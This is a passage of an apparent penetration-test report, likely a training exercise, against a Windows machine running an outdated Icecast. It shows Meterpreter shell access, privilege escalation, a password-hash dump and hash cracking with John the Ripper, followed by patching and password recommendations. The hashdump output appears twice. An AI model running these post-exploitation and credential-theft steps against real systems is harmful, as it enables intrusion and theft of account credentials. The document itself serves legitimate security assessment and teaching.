
Proof of Concept Continued

I then ran the command shell to open a shell, which basically acts and uses the same commands as a windows command prompt.




```
meterpreter > shell
Process 4320 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1192]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Going back to Meterpreter I ran the sysinfo command which gave me the information in the following screenshot.



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > run post/windows/gather/hashdump

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY ec022a77f903a7e69e603e0c84634ff0...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800:::
sysadmin:1003:aad3b435b51404eeaad3b435b51404ee:1b0887065266355533da81dc859d3fc1:::
```


So now using the getsystem command I was able to get Root or admin privilege.



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


Proof of Concept Continued

From there in Meterpreter I ran the following command to get the password hashes.
run post/windows/gather/hashdump



```
meterpreter > run post/windows/gather/hashdump

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY ec022a77f903a7e69e603e0c84634ff0...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800:::
sysadmin:1003:aad3b435b51404eeaad3b435b51404ee:1b0887065266355533da81dc859d3fc1:::
```

Once I received the hashes, I copied them to a file I named hashes.txt on my attacking machine. From there I ran a program called John the Ripper to crack the hashes. In order to do this I had to run the following command john --format=NT --wordlist=rockyou.txt hashes.txt This returned the following information.



```
┌──(kali㉿kali)-[~]
└─$ john --format=NT --wordlist=rockyou.txt  hashes.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Remaining 4 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
Passw0rd!        (Administrator)
1g 0:00:00:01 DONE (2021-10-25 15:46) 0.7812g/s 11205Kp/s 11205Kc/s 33837KC/s  _ 09..*7¡Vamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

3.0 Recommendations

To fix the vulnerability issues on Mr. Grubers computer. We at GoodSecurity recommend that Mr. Gruber updates Icecast to the latest version. The version found on Mr. Gruber's computer is 2.0.1, the current version is 2.4.4. We at GoodSecurity further suggest that Mr. Gruber update his computer on a regular basis in order to stay on top of any security patches that maybe released. We also suggest that Mr. Gruber turns on the firewall & Network protection on his, as having this turned on will prevent this exploit from happening.

Additionally during the briefing of the scope of this test, Mr. Gruber made mention that the companies passwords are long and complex and therefore un-hackable. During this test, our tester was able to find, download and crack the hash for the Administrators account. It was found that although the password contained: upper and lowercase letters, and numbers and special characters, and a length of nine characters, it was easy to break because it was based off a word that is found in a dictionary. GoodCorp could further protect their passwords by completely randomizing the letters number and special characters into a sequence that does not resemble a word in a dictionary.
GoodSecurity also suggests that if Icecast is not needed on Mr. Grubers computer, to move the Icecast program onto a server. This will prevent any issues with lack system resources issues that may come with a media streaming program. This will also allow the IT team to manage the server and services patches to the Icecast program as well as manage the firewall rules.

With these simple fixes, GoodCorp can secure Mr. Grubers computer from the current vulnerability, as well as protect against any further potential vulnerabilities due to the lack of patching security flaws.